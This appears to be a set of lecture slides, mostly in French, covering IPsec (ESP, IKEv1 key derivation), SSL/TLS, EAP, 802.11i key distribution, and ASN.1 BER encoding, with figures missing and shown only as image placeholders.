


Encapsulating Security Payload




IPSEC: Mode Transport et Mode Tunnel

Mode transport




Mode tunnel



- ✚ Internet Key Exchange
- ✚ RFC 2409, 1998
- ✚ IKE PHASE 1 réalise une association de sécurité ISAKMP entre deux systèmes, qui protège les échanges de IKE phase 2
 - 4 modes, Main Mode, Agressive Mode, Quick Mode, New Group Mode
 - Plusieurs protocoles d'échanges de clés
 - Asymétriques, OAKLEY et SKEME
 - Symétrique (Pre-Shared-Key)
- ✚ IKE PHASE 2 réalise une association de sécurité pour des sessions IPSEC

IKEv1, Pre-Shared-Keys, Main Mode



For pre-shared keys:

$$\text{SKEYID} = \text{prf}(\text{pre-shared-key}, \text{Ni}_b \mid \text{Nr}_b)$$

The result of either Main Mode or Aggressive Mode is three groups of authenticated keying material:

$$\begin{aligned}\text{SKEYID}_d &= \text{prf}(\text{SKEYID}, g^{xy} \mid \text{CKY-I} \mid \text{CKY-R} \mid 0) \\ \text{SKEYID}_a &= \text{prf}(\text{SKEYID}, \text{SKEYID}_d \mid g^{xy} \mid \text{CKY-I} \mid \text{CKY-R} \mid 1) \\ \text{SKEYID}_e &= \text{prf}(\text{SKEYID}, \text{SKEYID}_a \mid g^{xy} \mid \text{CKY-I} \mid \text{CKY-R} \mid 2)\end{aligned}$$

and agreed upon policy to protect further communications. The values of 0, 1, and 2 above are represented by a single octet. The key used for encryption is derived from SKEYID_e in an algorithm-specific manner.

To authenticate either exchange the initiator of the protocol generates HASH_I(SIG_I) and the responder generates HASH_R(SIG_R)

where:

$$\begin{aligned}\text{HASH}_I &= \text{prf}(\text{SKEYID}, g^{xi} \mid g^{xr} \mid \text{CKY-I} \mid \text{CKY-R} \mid \text{SAi}_b \mid \text{IDii}_b) \\ \text{HASH}_R &= \text{prf}(\text{SKEYID}, g^{xr} \mid g^{xi} \mid \text{CKY-R} \mid \text{CKY-I} \mid \text{SAi}_b \mid \text{IDir}_b)\end{aligned}$$

SAi_b is the entire body of the SA payload (minus the ISAKMP generic header), all proposals and all transforms offered by the Initiator.
CKY-I and *CKY-R* are the Initiator's cookie and the Responder's cookie, respectively, from the ISAKMP header.
g^{xi} and *g^{xr}* are the Diffie-Hellman public values of the initiator and responder respectively.

IKeV1, Phase II, Pre-Shared-Key, Quick Mode

Initiator

HDR*, HASH(1), SA, Ni [, KE] [, IDci, IDcr] -->

<-- HDR*, HASH(2), SA, Nr [, KE] [, IDci, IDcr]

HDR*, HASH(3) -->

Responder

HASH(1) = prf(SKEYID_a, M-ID | SA | Ni [| KE] [| IDci | IDcr])

HASH(2) = prf(SKEYID_a, M-ID | Ni_b | SA | Nr [| KE] [| IDci | IDcr])

HASH(3) = prf(SKEYID_a, 0 | M-ID | Ni_b | Nr_b)

KEYMAT = prf(SKEYID_d, protocol | SPI | Ni_b | Nr_b)

IDci, IDcr, identités, les adresses IP en fait.

M-ID, identifiant du message, extrait de l'en tête ISAKMP

SSL/TLS

- ✚ **SSL défini par *netscape* et intégré au browser**
 - Première version de SSL testé en interne
 - Première version de SSL diffusé : V2 (1994)
 - Version actuelle V3
- ✚ **Standard à l 'IETF au sein du groupe Transport Layer Security (TLS)**

+ Authentification

- Serveur (obligatoire), client (optionnel)
- Utilisation de certificat X509 V3
- A l'établissement de la session.

+ Confidentialité

- Algorithme de chiffrement symétrique négocié, clé générée à l'établissement de la session.


+ Intégrité


- Fonction de hachage avec clé secrète : HMAC(clé secrète, Message)

+ Non Rejeu


- Numéro de séquence

SSL/TLS : Protocoles





SSL/TLS, Dialogue de base



MasterSecret= PRF(ClientRandom, ServerRandom, PreMasterSecret,...)

Keys = PRF(ClientRandom, ServerRandom, MasterSecret,...)

Le modèle EAP

EAP, what else ?

✚ The Extensible Authentication Protocol (EAP) was introduced in 1999, in order to define a **flexible authentication framework**.

- EAP, RFC 3748, "Extensible Authentication Protocol, (EAP)", June 2004.
 - **EAP-TLS**, RFC 2716, "PPP EAP TLS Authentication Protocol", 1999.
 - **EAP-SIM**, RFC 4186, "Extensible Authentication Protocol Method for Global System for Mobile Communications (GSM) Subscriber Identity Modules (EAP-SIM)", 2006
 - **EAP-AKA**, RFC 4187, "Extensible Authentication Protocol Method for 3rd Generation Authentication and Key Agreement (EAP-AKA)", 2006


✚ EAP Applications.


- Wireless LAN
 - Wi-Fi, IEEE 802.1x, 2001
 - WiMAX mobile, IEEE 802.16e , PKM-EAP, 2006
- Wired LANs
 - ETHERNET, IEEE 802.3
 - PPP, RFC 1661, "The Point-to-Point Protocol (PPP)", 1994
- VPN (Virtual Private Network) technologies
 - PPTP, Point-to-Point Tunneling Protocol (PPTP), RFC 2637
 - L2TP, Layer Two Tunneling Protocol (L2TP), RFC 2661
 - IKEv2, RFC 4306, "Internet Key Exchange (IKEv2) Protocol", 2005
- Authentication Server
 - RADIUS, RFC 3559, "RADIUS (Remote Authentication Dial In User Service) Support For Extensible Authentication Protocol (EAP)", 2003
 - DIAMETER, RFC 4072, "Diameter Extensible Authentication Protocol Application", 2005
- Voice Over IP
 - UMA, Unlicensed Mobile Access, <http://www.umatechnology.org>



Le protocole EAP.


- EAP est conçu pour transporter des scénarios d'authentification.
- Quatre types de messages, requêtes, réponses, succès, échec







IEEE 802.11i : Distribution des clés

- Four ways handshake (PTK).
- Two ways handshake (GTK).




802.11 i: Hiérarchie des clés

- ✚ PMK est déduite de l'authentification EAP.
- ✚ PSK est une alternative à PMK.
- ✚ GMK est une clé maître de groupe.



✚ L'Abstract Syntax Notation One normalisé par l'ISO est une syntaxe de transfert de données et comporte les éléments suivants:

- Les types primitifs
- Les constructeurs
- Les étiquettes



ASN.1- Les types primitifs

- ✚ INTEGER entier de longueur arbitraire
- ✚ BOOLEAN vrai-faux
- ✚ BIT STRING liste de bits
- ✚ OCTET STRING liste d'octets
- ✚ ANY ensemble de tout type
- ✚ OBJECT IDENTIFIER nom d'objet

Type	Primitive
1	BOOLEAN
2	INTEGER
3	BIT STRING
4	OCTET STRING
5	NULL
6	OBJECT IDENTIFIER
7	OBJECT DESCRIPTOR
8	EXTERNAL
16	SEQUENCE et SEQUENCE OF
17	SET et SET OF
18	NumericString
19	PrintableString
20	TeletexString
21	VideotexString
22	IA5String
23	GeneralizedString
24	UTCTime
25	GraphicString
27	GeneralString

ASN.1- Les constructeurs

- ✚ Les types primitifs peuvent être combinés pour construire des types plus complexes
- ✚ SEQUENCE collection ordonnée d'éléments de types divers
- ✚ SEQUENCE OF collection ordonnée d'éléments de même type
- ✚ SET collection désordonnée d'éléments de divers type
- ✚ SET OF collection désordonnée d'éléments de même type.
- ✚ CHOICE choix d'un type parmi une liste donnée.

ASN.1- Les étiquettes (Tags)

- + Les types sont dotés d'une étiquette (tag).
- + Un tag comporte deux parties notées [classe entier]
 - La classe: UNIVERSAL, APPLICATION, PRIVATE, CONTEXT-SPECIFIC
 - un nombre entier
- + Lorsque le tag apparaît sans classe ([entier]) la classe par défaut est CONTEXT-SPECIFIC
- + Exemples
 - [UNIVERSAL 1] BOOLEAN
 - [UNIVERSAL 2] INTEGER
- + Le mot clé **IMPLICITE** placé avant une étiquette permet de supprimer le type des informations étiquetées (exemple [PRIVATE 1] IMPLICITE INTEGER). Cette fonctionnalité est utilisée pour réduire la taille des informations transférées.

- ✚ Le symbole ::= décrit une règle de production
- ✚ Le symbole | sépare les alternatives
- ✚ Exemple :
 - `Id_Object ::= OBJECT IDENTIFIER`
 - `Chiffre ::= « 0 » | « 2 » | « 3 »`
 - `Class ::= UNIVERSAL | APPLICATION | PRIVATE | VIDE`

ASN.1- Binary Encoding Rules BER

- ✚ Chaque valeur transmise contient 4 champs
 - l'identificateur (type ou étiquette).
 - la longueur en octets du champ de données
 - le champ de données
 - le fanion de fin de données si la longueur est inconnue.
- ✚ Ce type de syntaxe est dit TLV (*Type Longueur Valeur*).

+ Encodage de l'identificateur

- pour un nombre ≤ 30
 - b8 b7 b6 b5 b4 b3 b2 b1
 - Class P/C nombre
- pour un nombre > 30
 - b8 b7 b6 b5 b4 b3 b2 b1
 - Class P/C 1 1 1 1 1
 - b8 b7 b6 b5 b4 b3 b2 b1
 - b8=1 nombre
 - b8=0 nombre fin

+ Class

- 00 universal - 01 application - 10 context-specific - 11 private

+ P/C

- 0 primitif 1 construit

+ Encodage de la longueur

- Forme courte b8=0
- Forme longue b8=1, b7...b1= longueur N en octets de la longueur + N octets.
- Forme indéfinie 10000000..valeurs.. 00000000 00000000